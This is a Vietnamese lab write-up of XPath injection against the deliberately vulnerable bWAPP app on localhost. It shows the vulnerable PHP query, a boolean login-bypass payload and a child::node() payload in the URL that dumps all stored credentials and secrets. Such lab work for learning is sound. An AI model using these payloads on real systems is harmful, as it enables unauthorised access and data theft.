

bWAPP

XML/XPath Injection (Login Form & Search)

Tổng quan về XML/XPath Injection:

- XML/XPath Injection là gì?

Truy vấn XML được thực hiện với XPath, một loại câu lệnh mô tả đơn giản cho phép truy vấn XML định vị một phần thông tin. Giống như SQL, bạn có thể chỉ định các thuộc tính nhất định để tìm và các mẫu để khớp. Khi sử dụng XML cho một trang web, người ta thường chấp nhận một số dạng đầu vào trên chuỗi truy vấn để xác định nội dung cần định vị và hiển thị trên trang. Đầu vào này phải được làm sạch để xác minh rằng nó không làm hỏng truy vấn XPath và trả về dữ liệu sai.

- XPath Injection xảy ra khi nào?

Các cuộc tấn công XPath Injection xảy ra khi một trang web sử dụng thông tin do người dùng cung cấp để xây dựng một truy vấn XPath cho dữ liệu XML. Bằng cách cố ý gửi thông tin không đúng định dạng vào trang web, kẻ tấn công có thể tìm hiểu cách dữ liệu XML được cấu trúc hoặc truy cập dữ liệu mà chúng có thể không có quyền truy cập thông thường. Họ thậm chí có thể nâng cao đặc quyền của mình trên trang web nếu dữ liệu XML đang được sử dụng để xác thực.

- Sự khác biệt của SQL Injection và XPath Injection là gì?


Xpath Injection và SQL Injection có cách hoạt động tương tự nhau, sự khác biệt của chúng là XPath Injection sử dụng các tệp XML để lưu trữ dữ liệu trong khi đó SQL Injection sử dụng cơ sở dữ liệu.

Và sau đây chúng ta sẽ tấn công XML/XPath Injection với bWAPP

- XML/XPath Injection (Login Form)

- Level Low

Đây là hình ảnh ban đầu của trang web chúng ta sẽ tấn công vào



XML/XPath Injection (Login Form)


Enter your 'superhero' credentials.

Login:

Password:

Login

Ta sẽ đánh thử vào text box kí tự “--” để xem kết quả của trang web sẽ trả lại gì



Và sau khi click vào Login thì trang web sẽ báo lỗi cho bạn

```
Warning: SimpleXMLElement::xpath() [function.SimpleXMLElement-xpath]: xmlXPathEval:
evaluation failed in /var/www/bWAPP/xmli_1.php on line 78
```

Và chúng ta sẽ vào source code của trang web để xem tiếp

```
// XPath search
$result = $xml->xpath("/heroes/hero[login='' . $login . '' and password='' . $password .
'']");
```

Đây là phân login mà chúng ta vừa nhập vào

Và có điều đặc biệt là khi chúng ta tiếp tục kéo xuống dưới sẽ có một phần cmt mà người tạo ra web đã để lại

```
/* Other queries
$result = $xml->xpath("//hero[contains(password, 'trin')]"); // Selects all the attributes
where the password contains 'trin'...
$result = $xml->xpath("//hero[password = 'trinity']"); // Selects all the attributes where
the password is 'trinity' ... (exactly)
$result = $xml->xpath("//hero[login = 'neo' and password = 'trinity']"); // Selects all the
attributes where ... and ... (exactly)
$result = $xml->xpath("//hero[login = 'neo'][password = 'trinity']"); // Selects all the
attributes where ... and within ... (query on query)
$result = $xml->xpath("//hero[movie = 'The Matrix']/login"); // Selects the 'login' where
the movie is 'The Matrix' (exactly)
```

```
$result = $xml->xpath("//hero[movie = 'The Matrix']|//hero/password"); // Dangerous!  
Selects all the attributes from 1 movie and ALL the passwords  
  
$result = $xml->xpath("//hero[login/text()='\" . $_GET[\"user\"] . '\" and password/text()='\" .  
$_GET[\"pass\"] . '\""); // HTTP request params  
*/
```

Ở đây có chứa những tên user và password của user đó và chúng ta cũng có thể thử login xem có được không. Cùng thử với login = “neo” và password = “trinity”

XML/XPath Injection (Login Form)

Enter your 'superhero' credentials.

Login:

Password:

Login

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

Và chúng ta cũng đã thành công login vào. Nhưng đây không phải là mục đích của bài này vậy nên chúng ta sẽ quay lại với những gì chúng ta đang làm việc

Ta sẽ nhập vào textbox một đoạn code như sau

```
'or 1=1 or '1'='1
```

Cũng giống như những cuộc tấn công SQL Injection mà chúng ta sử dụng để đi qua bước login ta sẽ sử dụng so sánh Boolean để có thể bypass qua phần login

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Và chúng ta có thể thành công qua bước login mà không cần phải biết tên user cũng như password của bất kỳ một người dùng nào sử dụng trang web này

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

Vậy là chúng ta đã thành công đi qua level Low của trang web.

- Level Medium và High

Sau khi chuyển mức level lên Medium thì chúng ta đã không còn có thể bypass bằng cách cũ chúng ta đã làm nữa nên chúng ta cũng xem qua code của trang web xem nó như nào

```
if(isset($_COOKIE["security_level"])){  
    switch($_COOKIE["security_level"]) {  
        case "0" :  
            $data = no_check($data);  
    }
```

```

        break;
    case "1" :
        $data = xmli_check_1($data);
        break;
    case "2" :
        $data = xmli_check_1($data);
        break;
    default :
        $data = no_check($data);
        break;
    }
}
return $data;
}

```

Ở đây ta thấy cả level Medium và level High đều sử dụng hàm xmli_check_1 nên chúng ta cùng nhau đi xem hàm này được xây dựng như nào

```

function xmli_check_1($data){
    // Replaces dangerous characters: ( ) = ' [ ] : , * / WHITESPACE
    $input = str_replace("(", "", $data);
    $input = str_replace(")", "", $input);
    $input = str_replace("=", "", $input);
    $input = str_replace("'", "", $input);
    $input = str_replace("[", "", $input);
    $input = str_replace("]", "", $input);
    $input = str_replace(":", "", $input);
    $input = str_replace(",", "", $input);
    $input = str_replace("*", "", $input);
    $input = str_replace("/", "", $input);
    $input = str_replace(" ", "", $input);
    return $input;
}

```

Hàm này sẽ chuyển toàn bộ những ký tự được trang web này coi như là nguy hiểm sẽ bị xóa vậy nên gần như chúng ta sẽ không thể làm gì với trang web này ở mức độ level Medium và High. Tôi đã thử

encode và chèn vào URL để thử bypass qua phần login nhưng trang web không có hàm để dịch lại đoạn encode mà ta chèn vào nên gần như không có cách nào có thể tấn công trang web ở mức độ này cả

- XML/XPath Injection (Search)

- Level Low


Đây là hình ảnh ban đầu của trang web chúng ta sẽ tấn công vào



The screenshot shows a web application with a title "XML/XPath Injection (Search)" in a large, stylized font. Below the title, there is a search form with the label "Search movies by genre:". The form contains a dropdown menu with "Action" selected and a "Search" button. Below the search form, there is a table with two columns: "#" and "Movie". The table is currently empty.

#	Movie
---	-------

Chúng ta sẽ thử tìm kiếm ở trang web này và xem kết quả được trả lại



The screenshot shows the same web application, but now it displays search results. The dropdown menu still shows "Action", and the "Search" button is still present. The table below now contains six rows of results:

#	Movie
1	The Matrix
2	Resident Evil
3	Thor
4	X-Men
5	Ghost Rider
6	Underworld

Ở giao diện trang web thì không có vấn đề gì cả nhưng ta nhìn lên phần URL được trả lại

```
http://localhost/bWAPP/xmli_2.php?genre=action&action=search
http://localhost/bWAPP/xmli_2.php?genre=horror&action=search
```

Cùng giống như những cuộc tấn công SQL Injection ta có thể thử sửa một vào thông số của URL này để có thể tiêm XPath.

```
http://localhost/bWAPP/xmli_2.php?genre='--&action=search
```

Ta sẽ nhận được những dòng cảnh báo

/ XML/XPath Injection (Search) /

Search movies by genre:

Warning: SimpleXMLElement::xpath() [function.SimpleXMLElement-xpath]: Unfinished literal in /var/www/bWAPP/xmli_2.php on line 158

Warning: SimpleXMLElement::xpath() [function.SimpleXMLElement-xpath]: xmlXPathEval: evaluation failed in /var/www/bWAPP/xmli_2.php on line 158

#	Movie
No movies were found!	

Và chúng ta sẽ xem source code của trang web này

```
// XPath search
// $result = $xml->xpath("//hero[genre = '$genre']/movie");
$result = $xml->xpath("//hero[contains(genre, '$genre')]/movie");
```

Và từ đây ta có thể viết một payload để tấn công thử trang web này

```
']/child::node() | NDX[contains(NDX,'
```

Và URL của chúng ta sẽ là

```
http://localhost/bWAPP/xmli_2.php?genre=%27%29']/child::node%28%29%20|%20NDX[co
ntains%28NDX,%27&action=search
```

Child::node() : dùng để chọn tất cả các nút và sau khi tiêm vào thì toàn bộ dữ liệu sẽ được hiển thị trong trang web

/ XML/XPath Injection (Search) /

Search movies by genre:

#	Movie
1	
2	1
3	
4	neo
5	
6	trinity
7	
8	Oh why didn't I took that BLACK pill?
9	
10	The Matrix
11	

Ở phần này level Medium và High cũng giống như với bài Login nên gần như cũng không có cách nào để chúng ta có thể khai thác được